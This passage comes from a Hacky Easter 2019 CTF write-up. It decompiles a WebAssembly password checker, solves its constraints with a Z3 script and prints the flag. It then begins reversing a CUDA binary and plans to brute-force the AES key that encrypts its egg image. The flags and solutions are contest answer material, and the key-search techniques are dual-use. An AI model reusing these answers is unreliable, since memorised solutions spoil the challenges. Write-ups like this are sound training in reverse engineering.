    i32.const 1
    return
  end
  i32.const 0
  return
end
```

Second function:

```
func (param i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32 i32
i32 i32 i32 i32) (result i32)
(local i32 i32 i32)
  call 0
  drop
  i32.const 24
  get_local 0
  i32.store8 offset=0 align=1
  i32.const 24
  get_local 1
  i32.store8 offset=1 align=1
  i32.const 24
  get_local 2
  i32.store8 offset=2 align=1
  i32.const 24
  get_local 3
  i32.store8 offset=3 align=1
  i32.const 24
  get_local 4
  i32.store8 offset=4 align=1
  i32.const 24
  get_local 5
  i32.store8 offset=5 align=1
  i32.const 24
  get_local 6
  i32.store8 offset=6 align=1
  i32.const 24
  get_local 7
  i32.store8 offset=7 align=1
  i32.const 24
  get_local 8
  i32.store8 offset=8 align=1
  i32.const 24
  get_local 9
  i32.store8 offset=9 align=1
  i32.const 24
```

```
get_local 10
i32.store8 offset=10 align=1
i32.const 24
get_local 11
i32.store8 offset=11 align=1
i32.const 24
get_local 12
i32.store8 offset=12 align=1
i32.const 24
get_local 13
i32.store8 offset=13 align=1
i32.const 24
get_local 14
i32.store8 offset=14 align=1
i32.const 24
get_local 15
i32.store8 offset=15 align=1
i32.const 24
get_local 16
i32.store8 offset=16 align=1
i32.const 24
get_local 17
i32.store8 offset=17 align=1
i32.const 24
get_local 18
i32.store8 offset=18 align=1
i32.const 24
get_local 19
i32.store8 offset=19 align=1
i32.const 24
get_local 20
i32.store8 offset=20 align=1
i32.const 24
get_local 21
i32.store8 offset=21 align=1
i32.const 24
get_local 22
i32.store8 offset=22 align=1
i32.const 24
get_local 23
i32.store8 offset=23 align=1
i32.const 4
set_local 24
loop
  i32.const 24
  get_local 24
  i32.add
  i32.load8_u offset=0 align=1
  call 1
  i32.eqz
  if
    i32.const 0
    return
  end
  get_local 24
  i32.const 1
  i32.add
  set_local 24
  get_local 23
  i32.const 24
  i32.le_s
  br_if 0
end
get_local 0
i32.const 84
i32.ne
if
  i32.const 0
  return
end
get_local 1
```

```
i32.const 104
i32.ne
if
  i32.const 0
  return
end
get_local 2
i32.const 51
i32.ne
if
  i32.const 0
  return
end
get_local 3
i32.const 80
i32.ne
if
  i32.const 0
  return
end
get_local 23
get_local 17
i32.ne
if
  i32.const 0
  return
end
get_local 12
get_local 16
i32.ne
if
  i32.const 0
  return
end
get_local 22
get_local 15
i32.ne
if
  i32.const 0
  return
end
get_local 5
get_local 7
i32.sub
i32.const 14
i32.ne
if
  i32.const 0
  return
end
get_local 14
i32.const 1
i32.add
get_local 15
i32.ne
if
  i32.const 0
  return
end
get_local 9
get_local 8
i32.rem_s
i32.const 40
i32.ne
if
  i32.const 0
  return
end
get_local 5
get_local 9
i32.sub
```

```
get_local 19
i32.add
i32.const 79
i32.ne
if
  i32.const 0
  return
end
get_local 7
get_local 14
i32.sub
get_local 20
i32.ne
if
  i32.const 0
  return
end
get_local 9
get_local 4
i32.rem_s
i32.const 2
i32.mul
get_local 13
i32.ne
if
  i32.const 0
  return
end
get_local 13
get_local 6
i32.rem_s
i32.const 20
i32.ne
if
  i32.const 0
  return
end
get_local 11
get_local 13
i32.rem_s
get_local 21
i32.const 46
i32.sub
i32.ne
if
  i32.const 0
  return
end
get_local 7
get_local 6
i32.rem_s
get_local 10
i32.ne
if
  i32.const 0
  return
end
get_local 23
get_local 22
i32.rem_s
i32.const 2
i32.ne
if
  i32.const 0
  return
end
i32.const 4
set_local 24
i32.const 0
set_local 25
i32.const 0
```


```
  set_local 26
  loop
    get_local 25
    i32.const 24
    get_local 24
    i32.add
    i32.load8_u offset=0 align=1
    i32.add
    set_local 25
    get_local 26
    i32.const 24
    get_local 24
    i32.add
    i32.load8_u offset=0 align=1
    i32.xor
    set_local 26
    get_local 24
    i32.const 1
    i32.add
    set_local 24
    get_local 24
    i32.const 24
    i32.le_s
    br_if 0
  end
  get_local 25
  i32.const 1352
  i32.ne
  if
    i32.const 0
    return
  end
  get_local 26
  i32.const 44
  i32.ne
  if
    i32.const 0
    return
  end
  call 3
  drop
  i32.const 1
  return
end
```

Third function:


```
func (result i32)
(local i32)
  loop
    get_local 0
    get_local 0
    i32.load8_u offset=0 align=1
    i32.const 24
    get_local 0
    i32.add
    i32.load8_u offset=0 align=1
    i32.xor
    i32.store8 offset=0 align=1
    get_local 0
    i32.const 1
    i32.add
    set_local 0
    get_local 0
    i32.const 24
    i32.le_s
    br_if 0
  end
  i32.const 1337
```

```
  return
end
```

Using Chrome Developer Tools we are able to trace the execution of Webassembly and the flow of data.



We identify the first function as a kind of ”IsCharIn()” function. It checks whether the given character has one of the 10+ values that are handled in this function, e.g. 48,49,51



48	0
49	1
51	3
52	4
53	5
72	H
76	L
88	X
99	c
100	d

```
102      f
114      r
```

We can see that this function is called in the second function in a loop for every character in the input:

```
loop
  i32.const 24
  get_local 24
  i32.add
  i32.load8_u offset=0 align=1
  call 1
  i32.eqz
  if
    i32.const 0
    return
  end
  get_local 24
  i32.const 1
  i32.add
  set_local 24
  get_local 23
  i32.const 24
  i32.le_s
  br_if 0
end
```

So, this is what we can take as an input validation which dramatically restricts our key space that our input may consist of.

Let’s rename func1 to "validateRange". Below we see the decompiled output of EJB WebAssembly decomiler.

```
int validateRange(unsigned int param0) {

    if((((unsigned int)(param0 == 48)) | ((unsigned int)(param0 == 49)) | ((unsigned
int)(param0 == 51)) | ((unsigned int)(param0 == 52)) | ((unsigned int)(param0 == 53)) |
((unsigned int)(param0 == 72)) | ((unsigned int)(param0 == 76)) | ((unsigned int)(param0 ==
88)) | ((unsigned int)(param0 == 99)) | ((unsigned int)(param0 == 100)) | ((unsigned
int)(param0 == 102)) | ((unsigned int)(param0 == 114)))) {
        return 1;
    }
    else {
        return 0;
    }
}
```

Further down the road in the second function we can find some more constraints

```
int validatePassword(unsigned int param0, unsigned int param1, unsigned int param2, unsigned
int param3, int param4, unsigned int param5, int param6, int param7, int param8, int param9,
unsigned int param10, int param11, unsigned int param12, int param13, unsigned int param14,
unsigned int param15, unsigned int param16, unsigned int param17, unsigned int param18,
unsigned int param19, unsigned int param20, unsigned int param21, int param22, int param23) {
    functions();
    *24 = v4;
    *25 = v10;
    *26 = v17;
    *27 = v23;
    *28 = v5;
    *29 = v11;
    *30 = v16;
    *31 = v22;
```

```
*32 = v6;
*33 = v12;
*34 = v18;
*35 = v24;
*36 = v7;
*37 = v13;
*38 = v19;
*39 = v25;
*40 = v8;
*41 = v14;
*42 = v20;
*43 = v26;
*44 = v9;
*45 = v15;
*46 = v21;
*47 = v27;
int v0 = 4;

do {
    int v1 = validateRange(((unsigned int)(*(v0 + 24))));

    if(v1 == 0) {
        goto loc_50000118;
    }
    else {
        ++v0;
    }
}
while(param23 <= 24);

if(param0 != 84) {
    return 0;
}
else if(param1 != 104) {
    return 0;
}
else if(param2 != 51) {
    return 0;
}
else if(param3 != 80) {
    return 0;
}
else if(param17 != param23) {
    return 0;
}
else if(param12 != param16) {
    return 0;
}
else if(param15 != param22) {
    return 0;
}
else if(param5 - param7 != 14) {
    return 0;
}
else if(param14 + 1 != param15) {
    return 0;
}
else if(param9 % param8 != 40) {
    return 0;
}
else if(param5 - param9 + param19 != 79) {
    return 0;
}
else if(param7 - param14 != param20) {
    return 0;
}
else if(param9 % param4 * 2 != param13) {
    return 0;
}
else if(param13 % param6 != 20) {
    return 0;
```

```
    }
    else if(param21 - 46 != param11 % param13) {
        return 0;
    }
    else if(param7 % param6 != param10) {
        return 0;
    }
    else if(param23 % param22 != 2) {
        return 0;
    }
    else {
        v0 = 4;
        unsigned int v2 = 0, v3 = 0;
        goto loc_50000228;
    loc_50000118:
        return 0;

        do {
        loc_50000228:
            v2 += (unsigned int)(*(v0 + 24));
            v3 ^= (unsigned int)(*(v0 + 24));
            ++v0;
        }
        while(v0 <= 24);

        if(v2 != 1352) {
            return 0;
        }
        else {

            if(v3 != 44) {
                return 0;
            }

            decrypt();
            return 1;
        }
    }
}
```

The third and last function is what we can call a “decrypt” function.

```
int decrypt() {

    do {
        *ptr0 = (unsigned char)(((unsigned int)(*(ptr0 + 6))) ^ ((unsigned int)(*ptr0)));
        ptr0 = (int*)(((char*)ptr0) + 1);
    }
    while(((unsigned char)(((int)ptr0) <= 24)));

    return 1337;
}
```

So, what we need to do here is to find an input which passes all the validation checks that we’re given in the web assembly code.

To find such an input is something that can be solved via Z3 – which I haven’t used before, but I am very happy that I tried it now, because this is real awesome stuff to know!

The following presentation was enough to get a quick understanding how Z3 works and we can solve the challenge!

https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-hacklu-2018-samdb-z3-final.pdf

We install the z3-solver package using pip and code away!

```
from z3 import *

p0 = Int('p0')
p1 = Int('p1')
p2 = Int('p2')
p3 = Int('p3')
p4 = Int('p4')
p5 = Int('p5')
p6 = Int('p6')
p7 = Int('p7')
p8 = Int('p8')
p9 = Int('p9')
p10 = Int('p10')
p11 = Int('p11')
p12 = Int('p12')
p13 = Int('p13')
p14 = Int('p14')
p15 = Int('p15')
p16 = Int('p16')
p17 = Int('p17')
p18 = Int('p18')
p19 = Int('p19')
p20 = Int('p20')
p21 = Int('p21')
p22 = Int('p22')
p23 = Int('p23')
values = [48,49,51,52,53,72,76,88,99,100,102,114]
s=Solver()
s.add(p0==84)
s.add(p1==104)
s.add(p2==51)
s.add(p3==80)
s.add(p17==p23)
s.add(p12==p16)
s.add(p15==p22)
s.add((p5-p7)==14)
s.add((p14+1)==p15)
s.add((p9%p8)==40)
s.add((p5-p9+p19)==79)
s.add((p7-p14)==p20)
s.add((p9%p4)*2==p13)
s.add((p13%p6)==20)
s.add((p21-46)==(p11%p13))
s.add((p7%p6)==p10)
s.add((p23%p22)==2)
s.add(Or([p4==i for i in values]))
s.add(Or([p5==i for i in values]))
s.add(Or([p6==i for i in values]))
s.add(Or([p7==i for i in values]))
s.add(Or([p8==i for i in values]))
s.add(Or([p9==i for i in values]))
s.add(Or([p10==i for i in values]))
s.add(Or([p11==i for i in values]))
s.add(Or([p12==i for i in values]))
s.add(Or([p13==i for i in values]))
s.add(Or([p14==i for i in values]))
s.add(Or([p15==i for i in values]))
s.add(Or([p16==i for i in values]))

s.add(Or([p17==i for i in values]))
s.add(Or([p18==i for i in values]))
s.add(Or([p19==i for i in values]))
s.add(Or([p20==i for i in values]))
s.add(Or([p21==i for i in values]))
s.add(Or([p22==i for i in values]))
s.add(Or([p23==i for i in values]))
# Sum of all values >= p4 == 1352
s.add(p4+p5+p6+p7+p8+p9+p10+p11+p12+p13+p14+p15+p16+p17+p18+p19+p20+p21+p22+p23==1352)
res=s.check()
```

```
print(res)
res=s.model()
print(res)
```

(Important: We need to have the additional checks from the wasm like the sum == 1352 as there are multiple solutions possible from the other constraints!)

When we run the program we get the solution after roughly one minute of calculation.

```
daubsi@ubuntu:~/tinned-z3$ python solveme.py
sat

[p23 = 51,
 p22 = 49,
 p21 = 76,
 p20 = 52,
 p19 = 53,
 p18 = 49,
 p17 = 51,
 p16 = 99,
 p15 = 49,
 p14 = 48,
 p13 = 72,
 p12 = 99,
 p11 = 102,
 p10 = 48,
 p9 = 88,
 p8 = 48,
 p7 = 100,
 p6 = 52,
 p5 = 114,
 p4 = 52,
 p3 = 80,
 p2 = 51,
 p1 = 104,
 p0 = 84]
```

Where these ASCII char codes translate to:

https://gchq.github.io/CyberChef/#recipe=From_Charcode('Comma',10)&input=Cjg0LDEwNCw1MSw4MCw1MiwxMTQsNTIsMTAwLDQ4LDg4LDQ4LDEwMiw5OSw3Miw0OCw0OSw5OSw1MSw0OSw1Myw1Miw3Niw0OSw1MQ

Th3P4r4d0X0fcH01c3154L13 (TheParadoxOfChoiceIsALie)

Egg Storage

Th3P4r4d0X0fcH01c3154L Validate

he19-DJXj-nL5q-BrfK-7z1x

Challenge 19: ”CoUmpact DiAsc”

Today the new eggs for HackyEaster 2019 were delivered, but unfortunately the password was partly destroyed by a water damage.

What we get is an ELF binary, which, when disassembled, unravels itself to be a CUDA binary, hence the name of the binary. I didn’t know much about CUDA, so I googled a little bit and found out about some tools like `cuobjdump` and `nvdisasm`, what a CUBIN is and how to disassemble the code. For further details see here: https://docs.nvidia.com/cuda/cuda-binary-utilities/index.html

A CUDA binary is a “normal” binary with code that is executed on the host plus some code sections that will be executed on the GPU. The CPU code contains calls into the CUDA libraries which prepare the GPU code, set-up the dimensionality (e.g. parallelism of the code), copy it into the memory of the graphics card and eventually execute it.

As far as I understood, you cannot just say “Hey GPU, run this here for me!” but the code must be properly prepared in order to run in the GPU. After all, the power of GPU processing lies in the parallel execution of code, so you have to ensure your code can be parallelized.

```
daubsi@bigigloo:/ctf$ /usr/local/cuda-10.1/bin/cuobjdump coumpactdiasc

Fatbin elf code:
================
arch = sm_30
code version = [1,7]
producer = <unknown>
host = linux
compile_size = 64bit

Fatbin elf code:
================
arch = sm_30
code version = [1,7]
producer = cuda
host = linux
compile_size = 64bit

Fatbin ptx code:
================
arch = sm_30
code version = [6,3]
producer = cuda
host = linux
compile_size = 64bit
compressed
```

For more details about these various formats like FATBIN, sm30, etc. please refer to

https://docs.nvidia.com/cuda/parallel-thread-execution/index.html

https://docs.nvidia.com/cuda/cuda-compiler-driver-nvcc/index.html#supported-input-file-suffixes

To my understanding “sm30” specifies which features of the GPU the code sets as a rerequisite.

As you can see here http://arnon.dk/matching-sm-architectures-arch-and-gencode-for-various-nvidia-cards/ “sm30” is pretty much at the bottom of the feature chain, so the binary should be able to execute even on older cards without problems.

```
Supported on CUDA 7 and later
SM20 – Older cards such as GeForce GT630
SM30 – Kepler architecture (generic – Tesla K40/K80)
Adds support for unified memory programming
SM35 – More specific Tesla K40
Adds support for dynamic parallelism. Shows no real benefit over SM30 in my experience.
SM37 – More specific Tesla K80
Adds a few more registers. Shows no real benefit over SM30 in my experience
SM50 – Tesla/Quadro M series
SM52 – Quadro M6000 , GTX 980/Titan
SM53 – Tegra TX1 / Tegra X1
Supported on CUDA 8 and later
SM60 – GP100/Pascal P100 – DGX-1 (Generic Pascal)
SM61 – GTX 1080, 1070, 1060, Titan Xp, Tesla P40, Tesla P4
SM62 – Probably Drive-PX2
Supported on CUDA 9 and later
SM70 – Tesla V100
```

Now let’s extract the raw code from the CUBIN.


```
daubsi@bigigloo:/ctf$ /usr/local/cuda-10.1/bin/cuobjdump -lelf coumpactdiasc
ELF file    1: coumpactdiasc.1.sm_30.cubin
ELF file    2: coumpactdiasc.2.sm_30.cubin
```

The first one is very small and contains no real interesting stuff. The second file, however appears to be the actual code that we need to understand.


Unfortunately, I did not find a decent instruction set reference for the GPUs. There was only a high-level description on the NVIDIA site which did not help me much (https://docs.nvidia.com/cuda/parallel-thread-execution/index.html#instructions)

From the cubin you can even generate a Call Flow Graph using nvdisasm’s -cfg option (to generate a DOT file and then `dot -Tpng coumpactdiasc.2.sm_30.dot -o cuda_graph.png`)

This graph can be usable for understanding what’s going on here. To be it was off little use but the findings with respect could be verified with it of course.



The ELF wrapper is reading up to 17 characters (incl. Newline characters) from the CLI and is malloc'ing and memcpy'ing data segments into the GPU.



When we start the binary and give it various inputs we see that for inputs < 16 characters the output file egg.png looks different even when we enter the exact same password again!

Only when we use a 16-character password the output is always the same file. This observation can tell us, that the key length is probably exactly 16 characters and the different file content for shorter inputs is because of random memory contents on every run which is filling the buffer up to the full 16 characters.

Clearly, the CUDA code is some kind of decryption going on, so one more thing we notice is the lack of an IV in the code. This would be an indicator of an ECB encryption mode, which is not considered to be very secure because of the nature that every plaintext block with identical content produces exactly the same cipher block.

As there are not too many ciphers, we come across these days we decide to try our luck with AES and see whether we can bruteforce the key. But 16 key bytes is of course much too long to be finished anytime soon, even if we'd use a GPU based AES bruteforcer. I found some of these implementations on Github but failed horribly of building a running bruteforcer out of it with the additional knowledge we have which then actually would compile using the nvcc CUDA compiler ☹

I shall try this some time later 😉

The challenge picture gave one big clue in the end. Though the picture was only a decorative element so far in the challenges here it actually contained value.

Though the sticker got damaged we can clearly read the word "CUDA" in the end and the letters before might be something like a "TH". There are not so many words that end with "TH". One of them being actually "WITH". If it really was WITH, the prefix would be "WITHCUDA" and that would be 8 characters of our 16 characters password making it actually feasible to crack!

There are a lot of AES bruteforcing tools available these days, but the best I've found so far is "aes-brute-force" by Sebastien Riou, available on Github https://github.com/sebastien-riou/aes-brute-force

README.md

build passing

aes-brute-force

Using Intel AES-NI and c++ threads to search AES128 keys. Sometimes side channel attacks recover most key bytes but not all. This project allows to brute force remaining bytes on commodity hardware.

The AES-NI code is a header only library.

Measured performances

On a i7-4770K CPU @ 3.50GHz, a CPU a few years old, 4 bytes takes under a minute, 5 bytes few hours.

daubsi reported testing over 1.2 billion keys per seconds using a machine with 4 Xeon E7-8867 v4 @ 2.40GHz.

Search time greatly varies depending on the most significant unknown byte as the search is done using natural order...

Demo on Windows with Intel(R) Core(TM) i7-4770K CPU @ 3.50GHz


```
F:\aes-brute-force>build_test.bat

F:\aes-brute-force>c++ -Ofast -std=c++11 -Wall -march=native
 ./test/aes-brute-force.cpp -I ./include -lpthread -o aes-brute-force.exe


F:\aes-brute-force>aes-brute-force.exe
AES128 encryption key brute force search
Usage: aes-brute-force.exe <key_mask> <key_in> <plain> <cipher> [n_threads]

launching test/demo...

aes-brute-force.exe FF0000FF_00FF0000_0000FF00_00000000 007E1500_2800D2A6_ABF700
88_09CF4F3C 3243F6A8_885A308D_313198A2_E0370734 3925841D_02DC09FB_DC118597_196A0
B32
```

This tool takes a key or part of the key, a cipher block and a plain text block and bruteforces the key so you get the plain text block from the given cipher block.

But what is our cipher block and what is our plaintext block?


Veteran players of Hacking-Lab's CTF will surely remember virtual_hen from last year's Hacky Easter, where you had to brute force a TEA key (Tiny Encryption Key) in order to get a PNG out of a cipher text. This challenge is actually the same with AES instead of TEA. We already know from the program sources that the code creates a file “egg.png” after decryption, so what else should the decrypted buffer be but a PNG file?

Form looking at all the eggs we've encountered so far we see that every egg had the same 16 bytes start sequence.



